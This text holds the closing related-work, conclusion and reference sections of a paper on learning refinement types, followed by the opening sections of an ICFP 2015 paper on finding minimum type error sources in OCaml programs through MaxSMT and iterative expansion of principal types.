There has been much work exploring the incorporation of refinement types into programming languages. DML [41] proposed a sound type-checking system to validate programmer-specified refinement types. LIQUIDTYPES [28] alleviates the burden for annotating full refinement types; it instead blends type inference with predicate abstraction [11], and infers refinement types from *conjunctions* of programmer-annotated Boolean predicates over program variables, following the Houdini approach [9].

There has also been substantial advances in the development of dependent type systems that enable the expression and verification of rich safety and security properties, such as Ynot [22], F* [36], GADTs and type classes [18, 19], albeit without support for invariant inference. The use of directed tests to drive the inference process additionally distinguishes our approach from these efforts.

Higher-order model checkers, such as MOCHI [17], compute predicate abstractions on the fly as a white-box analysis, encoding higher-order programs into recursion schemes [16]. Recent work in higher-order model checking [27] has demonstrated how to scale recursion schemes to several thousand rules. We consider the verification problem from a different angle, applying a black-box analysis to infer likely invariants from sampled states. In a direction opposite to higher-order model checking, HMC [14] translates type constraints from a type derivation tree into a first-order program for verification. However, 1) the size of the constraints might be exponential to that of the original program; 2) the translated program loses the structure of the original, thus making it difficult to provide an actual counterexample for debugging. Popeye [43] suggests how to find invariants from counterexamples on the original higher-order source, but its expressiveness is limited to conjunctive invariants whose predicates are extracted from the program text.

Refinement types can also be used to direct testing, demonstrated in [29]. A relatively complete approach for counterexample search is proposed in [24] where contracts and code are leveraged to guide program execution in order to synthesize test inputs that satisfy pre-conditions and fail post-conditions. In comparison, our technique can only find first-order test inputs for whole programs. However, existing testing tools can not be used to guarantee full correctness of a general program.

Dynamic analyses can in general improve static analyses. The ACL2 [4] system presents a synergistic integration of testing with interactive theorem proving, which uses random testing to automatically generate counterexamples to refine theorems. We are in part inspired by YOGI [12], which combines testing and first-order model checking. YOGI uses testing to refute spurious counterex-

amples and find where to refine an imprecise program abstraction. We retrieve likely invariants directly from tests to aid automatic higher-order verification.

There has been much interest in learning program invariants from sampled program states. Daikon [8] uses conjunctive learning to find likely program invariants with respect to user-provided templates with sample states recorded along test runs. A variety of learning algorithms have been leveraged to find *loop* invariants, using both good and bad sample states: some are based on simple equation or template solving [10, 25, 33]; others are based on off-the-shell machine learning algorithms [30, 32, 34]. However, none of these efforts attempt to sample and synthesize complex invariants, in the presence of *recursive higher-order* functions.

Conclusion. We have presented a new CEGAR based framework that integrates testing with a refinement type system to automatically infer and verify specifications of higher-order functional programs using a lightweight learning algorithm as an effective intermediary. Our experiments demonstrate that this integration is efficient. In future work, we plan to integrate our idea into more expressive type systems. The work of [5] shows that a refinement type system can verify the type safety of higher-order dynamic languages like Javascript. However, it does not give an inference algorithm. It would be particularly useful to adapt the learning based inference techniques shown here to the type system for dynamic languages.

Acknowledgement

We thank Gustavo Petri, Gowtham Kaki, and the anonymous reviewers for their comments and suggestions in improving the paper. This work was supported in part by the Center for Science of Information (CSOI), an NSF Science and Technology Center, under grant agreement CCF-0939370.

References

- [1] A. Albarghouthi and K. L. McMillan. Beautiful interpolants. In *CAV*, 2013.
- [2] D. Beyer and M. E. Keremoglu. Cppachecker: A tool for configurable software verification. In *CAV*, 2011.
- [3] C. Boyapati, S. Khurshid, and D. Marinov. Korat: Automated testing based on java predicates. In *ISSTA*, 2002.
- [4] H. R. Chamathi, P. C. Dillinger, M. Kaufmann, and P. Manolios. Integrating testing and interactive theorem proving. In *ACL2*, 2011.
- [5] R. Chugh, P. M. Rondon, and R. Jhala. Nested refinements: A logic for duck typing. In *POPL*, 2012.
- [6] K. Claessen and J. Hughes. Quickcheck: A lightweight tool for random testing of haskell programs. In *ICFP*, 2000.
- [7] E. Clarke, O. Grumberg, S. Jha, Y. Lu, and H. Veith. Counterexample-guided abstraction refinement for symbolic model checking. *J. ACM*, 50(5):752–794, 2003.
- [8] M. D. Ernst, J. H. Perkins, P. J. Guo, S. McCamant, C. Pacheco, M. S. Tschantz, and C. Xiao. The Daikon system for dynamic detection of likely invariants. *Sci. Comput. Program.*, 69(1-3):35–45, 2007.
- [9] C. Flanagan and K. R. M. Leino. Houdini, an annotation assistant for `esc/java`. In *FME*, 2001.
- [10] P. Garg, C. Löding, P. Madhusudan, and D. Neider. Ice: A robust learning framework for learning invariants. In *CAV*, 2014.
- [11] S. Graf and H. Saïdi. Construction of abstract state graphs with pvs. In *CAV*, 1997.
- [12] B. S. Gulavani, T. A. Henzinger, Y. Kannan, A. V. Nori, and S. K. Rajamani. Synergy: A new algorithm for property checking. In *FSE*, 2006.
- [13] T. A. Henzinger, R. Jhala, R. Majumdar, and K. L. McMillan. Abstractions from proofs. In *POPL*, 2004.
- [14] R. Jhala, R. Majumdar, and A. Rybalchenko. Hmc: Verifying functional programs using abstract interpreters. In *CAV*, 2011.
- [15] M. Kawaguchi, P. Rondon, and R. Jhala. Type-based data structure verification. In *PLDI*, 2009.
- [16] N. Kobayashi. Types and higher-order recursion schemes for verification of higher-order programs. In *POPL*, 2009.
- [17] N. Kobayashi, R. Sato, and H. Unno. Predicate abstraction and cegar for higher-order model checking. In *PLDI*, 2011.
- [18] S. Lindley and C. McBride. Hasochism: The pleasure and pain of dependently typed haskell programming. In *Haskell*, 2013.
- [19] C. McBride. Faking it simulating dependent types in haskell. *J. Funct. Program.*, 12(5):375–392, 2002.
- [20] E. J. McCluskey. Minimization of boolean functions. *Bell system technical Journal*, 35(6):1417–1444, 1956.
- [21] K. L. McMillan. An interpolating theorem prover. *Theor. Comput. Sci.*, 345(1):101–121, 2005.
- [22] A. Nanevski, G. Morrisett, A. Shinnar, P. Govereau, and L. Birkedal. Ynot: Dependent types for imperative programs. In *ICFP*, 2008.
- [23] C. G. Nelson. Techniques for program verification. Technical report, XEROX Research Center, 1981.
- [24] P. C. Nguyen and D. V. Horn. Relatively complete counterexamples for higher-order programs. In *PLDI*, 2015.
- [25] T. Nguyen, D. Kapur, W. Weimer, and S. Forrest. Using dynamic analysis to discover polynomial and array invariants. In *ICSE*, 2012.
- [26] OCAML Library. <http://caml.inria.fr/pub/docs/>.
- [27] S. J. Ramsay, R. P. Neatherway, and C.-H. L. Ong. A type-directed abstraction refinement approach to higher-order model checking. In *POPL*, 2014.
- [28] P. M. Rondon, M. Kawaguchi, and R. Jhala. Liquid types. In *PLDI*, 2008.
- [29] E. L. Seidel, N. Vazou, and R. Jhala. Type targeted testing. In *ESOP*, 2015.
- [30] R. Sharma and A. Aiken. From invariant checking to invariant inference using randomized search. In *CAV*, 2014.
- [31] R. Sharma, M. Gligoric, A. Arcuri, G. Fraser, and D. Marinov. Testing container classes: Random or systematic? In *FASE*, 2011.
- [32] R. Sharma, A. V. Nori, and A. Aiken. Interpolants as classifiers. In *CAV*, 2012.
- [33] R. Sharma, S. Gupta, B. Hariharan, A. Aiken, P. Liang, and A. V. Nori. A data driven approach for algebraic loop invariants. In *ESOP*, 2013.
- [34] R. Sharma, S. Gupta, B. Hariharan, A. Aiken, and A. V. Nori. Verification as learning geometric concepts. In *SAS*, 2013.
- [35] SML Library. <http://www.smlnj.org/doc/smlnj-lib/>.
- [36] N. Swamy, J. Weinberger, C. Schlesinger, J. Chen, and B. Livshits. Verifying higher-order programs with the dijkstra monad. In *PLDI*, 2013.
- [37] T. Terauchi. Dependent types from counterexamples. In *POPL*, 2010.
- [38] H. Unno and N. Kobayashi. Dependent type inference with interpolants. In *PPDP*, 2009.
- [39] H. Unno, T. Terauchi, and N. Kobayashi. Automating relatively complete verification of higher-order functional programs. In *POPL*, 2013.
- [40] N. Vazou, P. M. Rondon, and R. Jhala. Abstract refinement types. In *ESOP*, 2013.
- [41] H. Xi and F. Pfenning. Dependent types in practical programming. In *POPL*, 1999.
- [42] Yices SMT solver. <http://yices.cs1.sri.com/>.
- [43] H. Zhu and S. Jagannathan. Compositional and lightweight dependent type inference for ml. In *VMCAI*, 2013.
- [44] H. Zhu, A. V. Nori, and S. Jagannathan. Learning refinement types. Technical report, Purdue University, 2015. <https://www.cs.purdue.edu/homes/zhu103/msolve/tech.pdf>.

Practical SMT-Based Type Error Localization

Zvonimir Pavlinovic

New York University, USA

zvonimir@cs.nyu.edu

Tim King

Verimag, France

tim.king@imag.fr

Thomas Wies

New York University, USA

wies@cs.nyu.edu

Abstract

Compilers for statically typed functional programming languages are notorious for generating confusing type error messages. When the compiler detects a type error, it typically reports the program location where the type checking failed as the source of the error. Since other error sources are not even considered, the actual root cause is often missed. A more adequate approach is to consider all possible error sources and report the most useful one subject to some usefulness criterion. In our previous work, we showed that this approach can be formulated as an optimization problem related to satisfiability modulo theories (SMT). This formulation cleanly separates the heuristic nature of usefulness criteria from the underlying search problem. Unfortunately, algorithms that search for an optimal error source cannot directly use principal types which are crucial for dealing with the exponential-time complexity of the decision problem of polymorphic type checking. In this paper, we present a new algorithm that efficiently finds an optimal error source in a given ill-typed program. Our algorithm uses an improved SMT encoding to cope with the high complexity of polymorphic typing by iteratively expanding the typing constraints from which principal types are derived. The algorithm preserves the clean separation between the heuristics and the actual search. We have implemented our algorithm for OCaml. In our experimental evaluation, we found that the algorithm reduces the running times for optimal type error localization from minutes to seconds and scales better than previous localization algorithms.

Categories and Subject Descriptors D.2.5 [Testing and Debugging]: Diagnostics; F.3.2 [Semantics of Programming Languages]: Program Analysis

Keywords Type Error Localization, Satisfiability Modulo Theories, Polymorphic Types

1. Introduction

Hindley-Milner type systems support automatic type inference, which is one of the features that make languages such as Haskell, OCaml, and SML so attractive. While the type inference problem for these languages is well understood [1, 10, 16, 19, 23, 30], the problem of diagnosing type errors still lacks satisfactory solutions [8, 9, 12, 14, 17, 21, 24, 31, 32].

When type inference fails, a compiler usually reports the location where the first type mismatch occurred as the source of the error. However, often the actual location that is to blame for the error and needs to be fixed is somewhere else entirely. Consequently, the quality of type error messages suffers, which increases the debugging time for the programmer. A more adequate approach is to consider all possible error sources and then choose the one that is most likely to blame for the error. Here, an error source is a set of program locations that, once corrected, yield a well-typed program.

The challenge for this approach is that it involves two subproblems that are difficult to untangle: (1) searching for type error sources, and (2) ranking error sources according to some usefulness criterion (e.g., the number of required modifications to fix the program). Existing solutions to type error localization make specific heuristic decisions for solving these subproblems. As a consequence, the resulting algorithms often do not provide formal guarantees or use specific usefulness criteria that are difficult to justify or adapt. In our recent work [24], we have proposed a novel approach that formalizes type error localization as an optimization problem. The advantage of this approach is that it creates a clean separation between (1) the algorithmic problem of finding error sources of minimum cost, and (2) the problem of finding good usefulness criteria that define the cost function. This separation of concerns allows us to study these two problems independently. In this paper, we develop an efficient solution for problem (1).

Challenge. Type inference is often formalized in terms of constraint satisfaction [1, 23, 30]. In this formalization, each expression in the program is associated with a type variable. A typing constraint of a program encodes the relationship between the type of each expression and the types of its subexpressions by constraining the type variables appropriately. The program is then well-typed iff there exists an assignment of types to the type variables that satisfies the constraint. In our previous paper, we used this formalization to reduce the problem of finding minimum error sources to a known optimization problem in satisfiability modulo theories (SMT), the partial weighted MaxSMT problem. This reduction enables us to use existing MaxSMT solvers for type error localization.

The reduction to constraint satisfaction also has its problems. The number of typing constraints can grow exponentially in the size of the program. This is because the constraints associated with polymorphic functions are duplicated each time these functions are used. This explosion in the constraint size does not seem to be avoidable because the type inference problem is known to be EXPTIME-complete [16, 19]. However, in practice, compilers successfully avoid the explosion by computing the principal type [10] of each polymorphic function and then instantiating a fresh copy of this type for each usage. The resulting constraints are much smaller in practice. Since the smaller constraints are equisatisfiable with the original constraints, the resulting algorithm is a decision procedure for the type checking problem [10]. Unfortunately, this technique cannot be applied immediately to the optimization problem of type error localization. If the minimum cost error source is located inside

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
© 2015 ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784765>

of a polymorphic function, then abstracting the constraints of that function by its principle type will hide this error source. Thus, this approach can yield incorrect results. This dilemma is inherent to all type error localization techniques and the main reason why existing algorithms that are guaranteed to produce optimal solutions do not yet scale to real-world programs.

Solution. Our new algorithm makes the optimistic assumption that the relevant type error sources only involve few polymorphic functions, even for large programs. Based on this assumption, we propose an improved reduction to the MaxSMT problem that abstracts polymorphic functions by principal types. The abstraction is done in such a way that all potential error sources involving the definition of an abstracted function are represented by a single error source whose cost is smaller or equal to the cost of all these potential error sources. The algorithm then iteratively computes minimum error sources for abstracted constraints. If an error source involves a usage of a polymorphic function, the corresponding instantiations of the principal type of that function are expanded to the actual typing constraints. Usages of polymorphic functions that are exposed by the new constraints are expanded if they are relevant for the minimum error source in the next iteration. The algorithm eventually terminates when the computed minimum error source no longer involves any usages of abstracted polymorphic functions. Such error sources are guaranteed to have minimum cost for the fully expanded constraints, even if the final constraint is not yet fully expanded.

We have implemented our algorithm targeting OCaml [22] and evaluated it on benchmarks for type error localization [17] as well as code taken from a larger OCaml application. We used Easy-OCaml [13] for generating typing constraints and the MaxSMT solver νZ [6, 7, 11] for computing minimum error sources. We found that our implementation efficiently computes the minimum error source in our experiments for a typical usefulness criterion taken from [24]. In particular, our algorithm is able to compute minimum error sources for realistic programs in seconds, compared to several minutes for the naive algorithm and other approaches. Also, on our benchmarks, the new algorithm avoids the exponential explosion in the size of the generated constraints that we observe in the naive algorithm.

Related Work. The formulation of type error localization as an optimization problem follows our previous work [24]. There, we presented the naive implementation of the search algorithm. Other work on type error localization is not directly comparable to ours. Most closely related is the work by Zhang and Myers [33, 34] where type error localization is cast as a graph analysis problem. Their approach, however, does not address the issue of constraint explosion, which here manifests as an explosion in the size of the generated graphs. In fact, our algorithm is faster than their implementation on the same benchmarks: while their tool runs over a minute for some programs, our algorithm always finishes in a just of a couple of seconds. Consequently, for larger problem instances with a couple of thousands of lines of code their implementation runs out of memory. Our algorithm, on the other hand, finishes in less than 50 seconds. The majority of the remaining work on type error localization is concerned with different definitions and notions of usefulness criteria [8, 9, 12, 14, 21, 31, 32]. In our previous work, we gave experimental evidence that our approach yields better error sources than the OCaml compiler even for a relatively simple cost function. The work in this paper is orthogonal because it focuses on practical algorithms for computing a minimum error source subject to an arbitrary cost function.

Contributions. Our contributions can be summarized as follows:

- We present a new algorithm that uses SMT techniques to efficiently find the minimum error source in a given ill-typed pro-

gram. The algorithm works for an arbitrary cost function which encodes the usefulness criterion for ranking error sources.

- We have implemented the algorithm and showed that it scales to programs of realistic size.
- To our knowledge, this is the first algorithm for type error localization that gives formal optimality guarantees and has the potential to be usable in practice.

2. Overview

In this section we provide an overview of our approach through an illustrative example. We start by describing type error localization as an optimization problem and then exemplify the workings of our algorithm that efficiently solves the problem.

2.1 Example

Our running OCaml example is as follows:

```
1 let first (a, b, _) = a
2 let second (a, b, _) = b
3 let f x =
4   let first_x = first x in
5   let second_x = int_of_string (second x) in
6   first_x + second_x
7 f ("1", "2", f ("3", "4", 5))
```

This program is not well-typed. While polymorphic functions `first`, `second`, and `f` do not have any type errors, the calls to `f` on line 7 are ill-typed. The inner call to `f` is passed a triple having the string "3" as its first member, whereas an integer is expected. The standard OCaml compiler [22] reports this type error to the programmer blaming expression "1" on line 7 as the source of the error (OCaml version 4.01.0). However, perhaps the programmer made a mistake by calling function `first` on line 4 or maybe she incorrectly defined `first` on line 1. Maybe the programmer should have wrapped this call with a call to `int_of_string` just as she has done on line 5. The OCaml compiler disregards such error sources.

2.2 Finding Minimum Error Sources

In our previous work [24], we formulated type error localization as an optimization problem of finding an error source that is considered most useful for the programmer. The criterion for usefulness is provided by the compiler. We define an error source to be a set of program expressions that, once fixed, make the program well-typed. A usefulness criterion is a function from program expressions to positive weights. A minimum error source is an error source with minimum cumulative weight. It corresponds to the most useful error source. To make this more clear, consider a usefulness criterion where each expression is assigned a weight equal to the size of the expression, represented as an abstract syntax tree (AST). In the example, expression `first` on line 4 is a singleton error source of weight 1 as replacing it by a function of a type that is an instance of the polymorphic type

$$\forall \alpha. \text{fun}(\text{string} * \text{string} * \alpha, \text{int}),$$

makes the program well-typed, say `int_of_string` \circ `first`. Similarly, replacing the expression `a` on line 1 with `(int_of_string a)` also resolves the type error. Loosely speaking, the error sources that are minimum subject to the AST size criterion require the fewest corrections to fix the error. The two error sources described above are minimum error sources since their cumulative weight is 1, which is minimum for this program and criterion. In contrast, we could abstract the entire application `first x` on the same line to get a well typed program. Thus `first x` is also an error source, but it is not minimum as its weight is 3 according to its AST size

(`first`, `x`, and function application). Note that "1" on line 7 on its own is not an error source according to our definition. If one abstracts "1", this does not yield a well typed program since the expression "3" on line 7 would still lead to a failure. Abstracting both {"1", "3"} is an error source with cumulative weight 2. Observe that there is a clean separation between searching for a minimum error source and the definition of the usefulness criterion. This allows easy prototyping of various criteria without modifying the compiler infrastructure. A more detailed discussion of potential usefulness criteria can be found in [24].

2.3 Abstraction by Principal Types

A potential obstacle to adopting this approach is that compilers now need to solve an optimization problem instead of a decision problem. This is particularly problematic since type checking for polymorphic type systems is EXPTIME complete [16, 19]. This high complexity manifests in an exponential number of generated typing constraints. For instance, consider the typing constraints for the function `second`:

$$\alpha_{second} = \text{fun}(\alpha_i, \alpha_o) \quad [\text{Def. of second}] \quad (1)$$

$$\alpha_i = \text{triple}(\alpha_a, \alpha_b, \alpha_c) \quad (a, b, _) \quad (2)$$

$$\alpha_o = \alpha_b \quad b \quad (3)$$

The above constraints state that the type of `second`, represented by the type variable α_{second} , is a function type (1) that accepts some triple (2) and returns a value whose type is equal to the type of the second component of that triple (3). When a polymorphic function, such as `second`, is called in the program, the associated set of typing constraints needs to be *instantiated* and the new copy has to be added to the whole set of typing constraints. Instantiation of typing constraints involves copying the constraints and replacing free type variables in the copy with fresh type variables. In our example, each call to `second` in `f` is accounted for by a fresh instance of α_{second} and the whole set of associated typing constraints is copied and instantiated by replacing the type variable α_{second} with a fresh type variable. If the constraints of polymorphic function were not freshly instantiated for each usage of the function, the same type variable would be constrained by the context of each usage, potentially resulting in a spurious type error.

Instantiation of typing constraints as described above leads to an explosion in the total number of generated constraints. For instance, the typing constraints for each call to `f` are instantiated twice. Each of these copies in turn includes a fresh copy of the constraints associated with each call to `second` and `first` in `f`. Hence, the number of typing constraints can grow exponentially, to the point where the whole approach becomes impractical. To alleviate this problem, compilers first solve the typing constraints for each polymorphic function to get their principal types. Intuitively, the principal type is the most general type of an expression [10]. Then, each time the function is used only its principal type is instantiated, instead of the whole set of associated typing constraints.

In the example, when typing the line 7, the typing environment contains principal types for `first`, `second`, and `f` (given as comments below).

```
1 ; first :  $\forall \alpha_a, \alpha_b, \alpha_c. \text{fun}(\alpha_a * \alpha_b * \alpha_c, \alpha_a)$ 
2 ; second :  $\forall \alpha_a, \alpha_b, \alpha_c. \text{fun}(\alpha_a * \alpha_b * \alpha_c, \alpha_b)$ 
3 ; f :  $\forall \alpha_a. \text{fun}(\text{int} * \text{string} * \alpha_a, \text{int})$ 
4 f ("1", "2", f ("3", "4", 5))
```

The bodies of the three bound variables and the typing constraints within the bodies are effectively abstracted at this point. Type inference instantiates the principal type of `f`,

$$f : \forall \alpha. \text{fun}(\text{int} * \text{string} * \alpha, \text{int}),$$

P_{first}	1
P_{second}	1
P_f	1
$\alpha_{f1} = \text{fun}(\alpha_{i1}, \alpha_{o1})$	11
$P_f \Rightarrow \alpha_{f1} = \text{fun}(\text{int} * \text{string} * \alpha', \text{int})$	1
$\alpha_{i1} = \alpha^{n1} * \alpha^{n2} * \alpha_{app}$	9
$\alpha^{n1} = \text{string}$	1
$\alpha^{n2} = \text{string}$	1
$\alpha_{app} = \alpha_{o2}$	6
$\alpha_{f2} = \text{fun}(\alpha_{i2}, \alpha_{o2})$	6
$P_f \Rightarrow \alpha_{f2} = \text{fun}(\text{int} * \text{string} * \alpha'', \text{int})$	1
$\alpha_{i2} = \alpha^{n4} * \alpha^{n5} * \alpha_6$	4
$\alpha^{n4} = \text{string}$	1
$\alpha^{n5} = \text{string}$	1
$\alpha_6 = \text{int}$	1

Figure 1. Typing constraints and weights for the first iteration of the localization algorithm.

but this will fail to unify with the argument to `f` which has type $\text{string} * \text{string} * \text{int}$.

The principal type technique for avoiding the constraint explosion works very well in practice for the decision problem of type checking. However, we will need to adapt it in order to work with the optimization problem of searching for a minimum error source. When the search algorithm checks whether a set of expressions is an error source, it checks satisfiability of the typing constraints that have been generated for the whole program, where the constraints for the expressions in the potential error source have been removed. If we directly use the principal type as an abstraction of the function body, we potentially miss some error sources that involve expressions in the abstracted function body. To illustrate this point, consider the principal type abstraction of our example program above. The application of the expression `first` at line 4 has in effect been abstracted from the program and cannot be reported as an error source, although it is in fact minimum. In general, fixing an error source in a function definition can change the principal type of that function. The search algorithm must take such changes into account in order to identify the minimum error sources correctly. In our running example, a generic fix to the call to function `first` at line 4 results in the principal type of `f` being:

$$\forall \alpha_a, \alpha_b. \text{fun}(\alpha_a * \text{string} * \alpha_b, \text{int}).$$

Additionally, principal types may not exist for some expressions in an ill-typed program. The algorithm needs to handle such cases gracefully.

2.4 Approach

Our solution to this problem is an algorithm that finds a minimum error source by expanding the principal types of polymorphic functions iteratively. We first compute principal types for each let-bound variable whenever possible. We begin our search assuming that none of the usages of the variables whose principal types could be computed are involved in a minimum error source. Each principal type is assigned the minimum weight of all constraints in the associated let definition, conservatively approximating the potential minimum error sources that involve these constraints.

In our example, this results in exactly the same abstraction of the program as before, and the weights of `f`, `first` and `second` are all 1. We write the proposition that the principle type for `f` is correct as $P_{f_{oo}}$. Typing for each call to `f` is represented with a fresh instance of the corresponding principal type. Each usage of `f` is marked as depending on the principal type for `f`, and is guarded

by P_f . Figure 1 gives the typing constraints and the weight of each constraint.¹

The above set of constraints is unsatisfiable. The minimum error source for these constraints is to relax the constraint for P_t . This indicates that we cannot rely on the principal type for f to find the minimum error source for the program. We relax the assumption that P_t is true, and include the body for f in our next iteration. This next iteration is effectively analyzing the program:

```

1 ; first  :  $\forall \alpha_a, \alpha_b, \alpha_c. \text{fun}(\alpha_a * \alpha_b * \alpha_c, \alpha_a)$ 
2 ; second :  $\forall \alpha_a, \alpha_b, \alpha_c. \text{fun}(\alpha_a * \alpha_b * \alpha_c, \alpha_b)$ 
3 let f x =
4   let first_x = first x in
5   let second_x = int_of_string (second x) in
6   first_x + second_x
7 f ("1", "2", f ("3", "4", 5))

```

Here, typing for each usage of `first` and `second` is represented by fresh instances of the corresponding principal types. As in the previous iteration, we again compute a minimum error source and decide whether further expansions are necessary. In the next iteration, the unique minimum error source of the new abstraction is the application of `first` on line 4, which is also a minimum error source of the whole program. Note that this new minimum error source does not involve any expressions with unexpanded principal types. Hence, we can conclude that we have found a true minimum error source and our algorithm terminates. That is, the algorithm stops before the principal types for `second` and `first` have been expanded. The procedure only expands the usages of those polymorphic functions that are involved in the error when necessary, thus lazily avoiding the constraint explosion. This is sound because of the conservative abstraction of potential error sources in the unexpanded definitions. In our running example, we can conclude from the constraints of the final iteration that fixing `second` does not resolve the error and fixing `first` is not cheaper than just fixing the call to `first` (P_{first} is an error source of weight 1 but so is the call to `first`). Hence, the algorithm yields a correct result.

The search for a minimum error source in each iteration is performed by a weighted partial MaxSMT solver. In Section 3, we provide the formal definitions of the problem of finding minimum error sources and the weighted partial MaxSMT problem. Section 4 describes the iterative algorithm that reduces the former problem to the later and argues its correctness. In Section 5, we present our experimental evaluation.

3. Background

We recall in this section the minimum error source §3.3 problem from [24] as well as our targeted language §3.1 and type system §3.2. We also describe the satisfiability §3.4, MaxSAT §3.5, and MaxSMT §3.6 problems used to solve the minimum error source problem in §4.

3.1 Language

Our presentation is based on an idealized lambda calculus, called λ^\perp , with let polymorphism, conditional branching, and special value \perp called *hole*. Holes allow us to create expressions that have

the most general type (§3.2).

Expressions	$e ::= x$	variable
	$ v$	value
	$ e e$	application
	$ \text{if } e \text{ then } e \text{ else } e$	conditional
	$ \text{let } x = e \text{ in } e$	let binding
Values	$v ::= n$	integers
	$ b$	Booleans
	$ \lambda x. e$	abstraction
	$ \perp$	hole

Values in the language include integer constants, $n \in \mathbb{Z}$, Boolean constants, $b \in \mathbb{B}$, and lambda abstractions. The let bindings allow for the definition of polymorphic functions. We assume an infinite set of program variables, x, y, \dots . Programs are expressions in which no variable is free. The reader may assume the expected semantics (with \perp acting as an exception).

3.2 Types

Every type in λ^\perp is a monotype or a polytype.

Monotypes	$\tau ::= \text{bool} \mid \text{int} \mid \alpha \mid \tau \rightarrow \tau$
Polytypes	$\sigma ::= \tau \mid \forall \alpha. \sigma$

A monotype τ is either a *base type* `bool` or `int`, a *type variable* α , or a *function type* $\tau \rightarrow \tau$. The *ground* types are monotypes in which no type variable occurs.

A polytype is either a monotype or the quantification of a type variable over a polytype. A polytype σ can always be written $\forall \alpha_1. \dots \forall \alpha_n. \tau$ where τ is a monotype or in shorthand, $\forall \vec{\alpha}. \tau$. The set of free type variables in σ is denoted $fv(\sigma)$. We write $\sigma[\tau_1/\alpha_1, \dots, \tau_n/\alpha_n]$ for capture-avoiding substitution in σ of free occurrences of the type variable α_i by the monotype τ_i . We uniformly shorten this to $\sigma[\tau_i/\alpha_i]$ to denote n -ary substitution. The polytype $\forall \vec{\alpha}. \tau$ is considered to represent all types obtained by instantiating the type variables $\vec{\alpha}$ by ground monotypes, e.g. $\tau[\tau_i/\alpha_i]$. Finally, the polytype $\sigma = \forall \alpha. \tau$ has a generic instance $\sigma' = \forall \beta. \tau'$ if $\tau' = \tau[\tau_i/\alpha_i]$ for some monotypes τ_1, \dots, τ_n and $\beta \notin fv(\sigma)$.

Like other Hindley-Milner type systems, type inference is decidable for λ^\perp . A *typing environment* Γ is a mapping of variables to types. We denote by $\Gamma \vdash e : \tau$ the typing judgment that the expression e has type τ under a typing environment Γ . The free variables of Γ are denoted as $fv(\Gamma)$. A program p is *well typed* iff the empty typing environment \emptyset can infer a type for p , $\emptyset \vdash p : \sigma$.

Figure 2 gives the typing rules for λ^\perp . The [HOLE] rule is non-standard and states that the expression \perp has the polytype $\forall \alpha. \alpha$. During type inference, the rule [HOLE] assigns to each usage of \perp a fresh unconstrained type variable. Hole values may always safely be used without causing a type error. We may think of \perp in two ways: as exceptions in OCaml [17], or as a place holder for another expression. In §3.3, we abstract sub-expressions in a program p as \perp to obtain a new program p' that is well typed.

3.3 Minimum Error Source

The objective of this paper is the problem of finding a minimum error source for a given program p subject to a given cost function [24]. The problem formalizes the process of replacing ill typed subexpressions in a program p by \perp to get a well typed program p' and associates a cost to each such transformation.

A *location* ℓ in a λ^\perp expression e is a path in the abstract syntax tree of e starting at the root of e . The set of all locations

¹ This is slightly simplified from the actual encoding in §4.

$$\begin{array}{c}
\frac{x : \forall \vec{\alpha}. \tau \in \Gamma \quad \vec{\beta} \text{ new}}{\Gamma \vdash x : \tau[\vec{\beta}/\vec{\alpha}]} \text{ [VAR]} \qquad \frac{\Gamma \vdash e_1 : \tau_1 \rightarrow \tau_2 \quad \Gamma \vdash e_2 : \tau_1}{\Gamma \vdash e_1 e_2 : \tau_2} \text{ [APP]} \qquad \frac{b \in \mathbb{B}}{\Gamma \vdash b : \text{bool}} \text{ [BOOL]} \\
\\
\frac{\Gamma, x : \tau_1 \vdash e : \tau_2}{\Gamma \vdash \lambda x. e : \tau_1 \rightarrow \tau_2} \text{ [ABS]} \qquad \frac{\Gamma \vdash e_1 : \text{bool} \quad \Gamma \vdash e_2 : \tau \quad \Gamma \vdash e_3 : \tau}{\Gamma \vdash \text{if } e_1 \text{ then } e_2 \text{ else } e_3 : \tau} \text{ [COND]} \qquad \frac{n \in \mathbb{Z}}{\Gamma \vdash n : \text{int}} \text{ [INT]} \\
\\
\frac{\Gamma \vdash e_1 : \tau_1 \quad \Gamma, x : \forall \vec{\alpha}. \tau_1 \vdash e_2 : \tau_2 \quad \vec{\alpha} = fv(\tau_1) \setminus fv(\Gamma)}{\Gamma \vdash \text{let } x = e_1 \text{ in } e_2 : \tau_2} \text{ [LET]} \qquad \frac{\alpha \text{ new}}{\Gamma \vdash \perp : \alpha} \text{ [HOLE]}
\end{array}$$

Figure 2. Typing rules for λ^\perp

of an expression e in a program p is denoted $Loc_p(e)$. We omit the subscript p when the program is clear from the context. Each location ℓ uniquely identifies a subexpression $e(\ell)$ within e . When an expression e' is clear from the context (typically e' is the whole program p), we write e^ℓ to denote that e is at a location ℓ in e' . Similarly, we write $Loc(\ell)$ for $Loc(e'(\ell))$.

The mask function $mask$ takes an expression e and a location $\ell \in Loc(e)$ and produces the expression where $e(\ell)$ is replaced by \perp in e . (Note that $mask(e, \ell)$ also masks any subexpression of $e(\ell)$.) We extend $mask$ to work over an expression e and a set of locations $L \subseteq Loc(e)$.

Definition 1 (Error source). *Let p be a program. A set of locations $L \subseteq Loc(p)$ is an error source of p if $mask(p, L)$ is well typed.*

A cost function is a mapping R from a program p to a partial function that assigns a positive weight to locations, $R(p) : Loc(p) \rightarrow \mathbb{N}^+$. A location ℓ that is not in the domain of $R(p)$ is considered to be a *hard* constraint, $\ell \notin \text{dom}(R(p))$. Hard constraints provide a way for R to specify that a location ℓ is not considered to be a source of an error. We require that a location corresponding to the root node of the program AST cannot be set as hard. In other words, for all programs p and cost functions R it must be that $p(\ell) = p \implies \ell \in \text{dom}(R(p))$. This way, we make sure that there is always at least one error source for an ill-typed program: the one that masks the whole program.

Cost functions are extended to a set of locations L in the natural way:

$$R(p)(L) = \sum_{\ell \in L, \ell \in \text{dom}(R(p))} R(p)(\ell). \quad (4)$$

The minimum error sources are the sets of locations that are error source and minimize a given cost function.

Definition 2 (Minimum error source). *An error source $L \subseteq Loc(p)$ for a program p is a minimum error source with respect to a cost function R if for any other error source L' of p $R(p)(L) \leq R(p)(L')$.*

